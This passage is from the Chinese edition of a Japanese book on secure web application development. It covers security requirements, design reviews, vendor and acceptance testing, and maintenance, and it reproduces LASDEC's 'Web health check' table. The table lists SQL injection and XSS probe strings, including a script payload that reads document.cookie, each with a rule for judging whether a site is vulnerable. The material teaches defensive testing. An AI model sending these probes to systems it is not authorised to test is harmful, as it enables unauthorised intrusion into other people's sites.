
其次，笔者建议在应对安全漏洞这个问题上以承包方（实际进行开发的公司）的开发标准为基础。如果不遵循开发公司平常所使用的标准的话，则需要对开发者进行再培训，这样必然导致开发成本上升。通过对比顾客的 RFP 或需求文档中所记载的安全要点和承包方的开发标准，进行匹配度分析，如果发现自己开发标准中不合适的地方则进行相应的补充，逐渐完善项目的开发标准（如图 8-2）。

---

① 个人信息保护法是针对 Web 应用的运营方（即发包方）的规定。并且软件不属于制造物责任法所限制的对象范围内。关于制造物责任法可以参考 http://www.consumer.go.jp/kankeihourei/seizoubutsu/pl-j.html

② 模型合同的“安全对策”指的就是本书所述安全性功能需求，而不是指安全性漏洞。

▶ 图 8-2 以承包方的开发标准为基础做成的项目开发标准



在进行需求分析时，讨论重心除了上图 8-2 的内容之外，还应包括下述内容。

➤ 用户认证、账号管理、授权管理方面的需求（参考 5.1～5.3 节）
➤ 日志管理方面的需求（参考 5.4 节）
➤ 其他安全性功能需求
➤ 选择基础软件和确定打补丁的方法（参考 7.1.3 节）
➤ 分析开发标准和安全性需求间的差距

8.3.4 概要设计的推进方法

本节主要对概要设计的推进方法进行说明。安全性功能与普通的功能要点一样，只要严格执行瀑布式的设计、开发、测试就可以了。

关于安全性 Bug 的处理，我们要把需求分析时所确定的开发标准进行细化，一直细化到可直接写代码的水平，然后根据安全测试方法记录到架构设计书中。

在概要设计阶段需要实施的项目主要有以下几项。

➤ 对安全性功能进行细化
➤ 对开发标准进行细化，确定测试方法
➤ 在界面设计时对安全功能进行确认
　➡ 罗列出需要进行 CSRF 对策的页面
　➡ 罗列出需要使用 HTTPS 的页面

8.3.5　详细设计和编码阶段的注意事项

详细设计阶段之后的工作就是按照概要设计进行设计和开发。每个阶段都要进行设计评审、代码评审，以检查是否严格遵守了开发标准和开发方法。虽然评审过程可以省略，但我们在这里建议一定要执行评审过程。

8.3.6　安全性测试的重要性及其方法

无论是安全性 Bug 还是安全性功能需求，最终都要通过测试来验证开发出的产品是否满足需求。发包方也要在验收的时候进行安全性测试。

实施安全性测试（也可以称为漏洞检查、漏洞诊断）的方法有如下几种：

- 委托专家进行漏洞诊断
- 使用专业工具进行诊断
- 进行自我诊断

专家诊断的特点是检查精度高，漏洞导致的影响报告详细，但所花费成本比较高[①]。

在 Web 应用程序漏洞检查工具中，比较有名的是 IBM 的 Rational AppScan，HP 的 HP WebInspect software 等[②]，但这两个工具都需要至少数百万日元（相当于十几到数十万人民币）的初期投入。最近无论是承包公司还是发包公司，有越来越多的公司都用漏洞检查工具来对本公司的 Web 应用实施安全性测试。

关于最后的自我诊断方法，由于之前没有太多公开的关于安全测试的方法等信息，所以很多公司不知道如何去实施安全性测试。作为安全性诊断的方法，我们下面以地方自治信息中心发布的“Web 健康诊断基准”为例进行介绍。

8.3.7　Web 健康诊断基准

Web 健康诊断是地方自治信息中心（LASDEC）面向地方公共团体实施的 Web 网站进行的漏洞诊断。这是一种为了判断是否需要更精确的漏洞诊断而进行的一种简易检查方法。检查的基准公布在了 LASDEC 的主页（https://www.j-lis.go.jp/lasdec-archive/cms/12,23183,84.html）。

这个 Web 健康诊断基准可以广泛用来对 Web 应用进行安全性检查，其特征如下。

---

① 本书都是基于实际情况写的，实际上各个专家厂商的能力和价格相差很大。

② 还有三个开源软件也比较常用：
WebScarab: https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
OpenVAS: http://www.openvas.org/index.html
w3af: http://w3af.org/
——译者注

➤覆盖危险程度较高的 12 项漏洞
➤明确定义了诊断基准、判断标准、抽样标准
➤通过 Fiddler 等免费工具即可进行诊断
➤是以正式网站为对象，安全性较高的诊断基准
➤不对漏洞的影响程度和影响范围做判断
➤只是简易的检查，不做深度检查

下图 8-3 是 Web 健康诊断基准里面关于 SQL 注入攻击和跨站脚本攻击的检测示例。

图 8-3 Web 健康诊断基准

2.4 关于诊断时各条目的检测模式、是否存在漏洞的判断标准
以下是各诊断条目的检测模式、是否存在漏洞的判断标准。严格来说，本基准判断的结果只是“存在该漏洞的可能性很高”的意思，并不保证这个漏洞 100% 存在。

（A）SQL 注入攻击			
检测模式		是否存在漏洞的判断标准	参考（是否存在漏洞的判断标准的详细信息等）
1	「'」（1 个单引号）	程序报错	如果 HTTP 返回体（Response）里面有 DBMS 等的输出错误信息（SQLException，Query failded 等）的话，就可以认为是程序发生了错误
2	比较「搜索字符串」和「搜索字符串 ' and a'=a」	两次请求结果一样	HTTP 状态码相同，并且 HTTP 返回体里不同的内容百分比（通过 diff 等）不超过 6% 即认为两个请求返回结果相同。如果进行测试的是查询功能，那么如果返回结果的条数一致，也可以认为是结果相同。
3	比较「搜索数字」和「搜索数字 and 1=1」	两次请求结果一样	同上

（B）跨站脚本攻击（XSS）			
检测模式		是否存在漏洞的判断标准	参考（是否存在漏洞的判断标准的详细信息等）
1	「'>"><hr>」	没被转义，直接被输出到客户端	在 HTTP 返回体的 Body 里检查测试字符串，如果没有被转义输出的话，就认为是系统存在漏洞。
2	「'>">alert(document.cookie)</ script>」	没被转义，直接被输出到客户端	同上
3	「alert(document.cookie)</scri pt>」	没被转义，直接被输出到客户端	同上。将测试字符串不做编码直接插入到网址 http://www.xxxx.jp/service/index.html 中的「index.html」部分。
4	「javascript:alert(document.cookie);」	被设置为 href 属性值	HTTP 返回 Body 里 URI 属性（src, action, background, href, content）或 JavaScript 代码（location.href, location.replace）等属性被设置为测试字符串时，就可以认为是存在漏洞。

Web 健康诊断实际上是抽样检查，抽样标准也是公开的，使用这些检测模式就可以对应用程序做整体测试。图 8-4 是利用 Web 健康诊断基准进行的系统安全检查的示例。

如右图所示，利用 Web 健康诊断基准，在浏览器或者代理工具（Fiddler 等）里输入检测模式，通过确认服务器返回的应答来进行检查。这种检查不需要熟悉源代码或者了解内部构造，只使用了攻击者也能获取到的信息进行测试。这种方法是一种黑盒测试方式。

▶ 图 8-4 利用 Web 健康诊断基准进行安全检查



8.3.8 承包方测试

尽管现在在开发过程中就进行安全性测试的团队还比较少，但笔者还是强烈建议在开发中就穿插进行安全性测试。

开发人员进行安全性测试主要有以下方法。

- 代码检查
- 使用工具进行黑盒测试
- 手动进行黑盒测试

这里我们将只对代码检查和手动进行黑盒测试进行说明。

代码检查可以通过目测或者使用查找工具（grep 等）进行[①]。因为从头到尾将代码通读一遍非常费时费力，所以我们可以以开发标准为基础确认开发是否遵守了该标准。代码检查比较适合发现以下几种潜在威胁。

- SQL 注入漏洞
- 目录遍历漏洞
- OS 命令注入漏洞

上面这些服务器内部发生的漏洞，从外边是很难判断的，如果从代码级别来调查的话反而比较简单快捷。

手动黑盒测试的话，可以使用前面讲过的 Web 健康诊断的方法。系统安全隐患的很大一部分都可以以页面为单位进行测试，所以只要一个页面已经完成，就可以进行安全性测试了。提前开始实施安全性测试，会减少返工，有助于降低项目成本。

所以，综合上述几点，最好在系统架构设计的时候就制定安全测试的计划。

8.3.9 发包方测试（验收）

笔者见过很多在招标时明确将系统漏洞对策作为系统安全性功能需求的发包方，但是在验收

① 也存在商用的代码自动检查攻击，本书里将不对此做出说明。

时进行系统漏洞检测的发包方并不多见。实际上，在招标时已经明确定义的安全性功能需求，在验收时也需要认真验收。发包方如果提前告知承包商将进行安全性测试的话，会给承包商一些压力，也会让其加强体制，有一定的有利影响。

关于验收时的漏洞检测，可以使用以下方法。

➢ 审查承包商的安全测试报告（检查文档）
➢ 委托第三方（专家）进行测试
➢ 自行测试

第一种方法，由于发包方很难客观地检查承包商提供的文档，所以不推荐使用。第二种方法通过雇佣第三方来实施检测，这种方法虽然在检查精度和客观性上都很有保障，但是相应的成本也会增加。如果预算不多的话，则可以考虑利用 Web 健康诊断基准来自己进行安全测试的工作。

8.3.10 运维阶段的注意事项

发包方在验收了承包商的交付物之后，就进入运营、维护阶段了。在此阶段下面两项尤为重要。

➢ 对日志文件的监视
➢ 漏洞对策

另外，还需要一年进行一到两次 Web 网站健康诊断。之所以这么做是出于以下两个目的。

➢ 对上次诊断之后新增加的页面或者功能进行诊断
➢ 检查新出现的攻击方法的对策

日志监视的重要性已经在 5.4 节介绍过了。也可以通过 iLogScanner[①] 等日志分析工具来发现潜在的攻击行为。

根据平台和应用的不同漏洞的对应方法也不一样。平台的漏洞可以参考 7.1 节介绍过的内容，随时关注各种安全漏洞，适时地实施安全对策（打补丁等）。

而就应用程序本身来说，发现系统漏洞的途径主要有以下几种。

➢ 定期 Web 健康诊断时发现的漏洞
➢ 从日志分析判断
➢ 外部报告的漏洞

不管是哪种情况，尽早发现并修补漏洞都是最重要的。为了方便地获取外部报告的漏洞，最好设置一个问题报告中心[②]。

---

① iLogScanner 是独立行政法人信息处理推进机构免费发布的日志分析攻击，它会从日志里寻找 SQL 注入攻击等攻击的痕迹。http://www.ipa.go.jp/security/vuln/iLogScanner/index.html

② 漏洞报告中心的例子可以参考微软的安全技术中心。http://technet.microsoft.com/zh-cn/security/ff852094

8.4　总结

本章对在开发安全的 Web 应用程序中需要进行的管理进行了说明。制定开发标准，并且对开发成员进行安全培训，从这两方面着手建立良好的开发体制，对开发出安全的应用程序来说至关重要。

另外，在对 Web 应用程序进行招标时，也需要在 RFP 里写入关于安全性功能和安全性 Bug 的相关需求，并且在验收的时候，进行安全性测试。

参考文献

[1] 经济产业省商务信息政策局信息处理振兴科 .（2007 年 4 月 13 日）. 情報システム・モデル取引・契約書（信息系统、交易模型与合同）。参考日期：2010 年 12 月 15 日，参考网址：経済産業省：http://www.meti.go.jp/policy/it_policy/keiyaku/model_keiyakusyo.pdf

Developing Secure



日本Web开发者人手一册的安全圣经

让你的Web应用无懈可击！！

八大章节全面剖析，深入浅出地讲解了SQL注入、XSS、CSRF等Web开发人员必知的Web安全知识。通过在VMware Player虚拟机上对PHP样本的攻击，详细介绍了安全隐患产生的原理及应对方法，**助你打造安全无虞的Web应用。**

Web Applications

图灵社区：iTuring.cn

热线：(010)51095186转600

分类建议 计算机/安全与加密

人民邮电出版社网址：www.ptpress.com.cn



ISBN 978-7-115-37047-1

定价：79.00元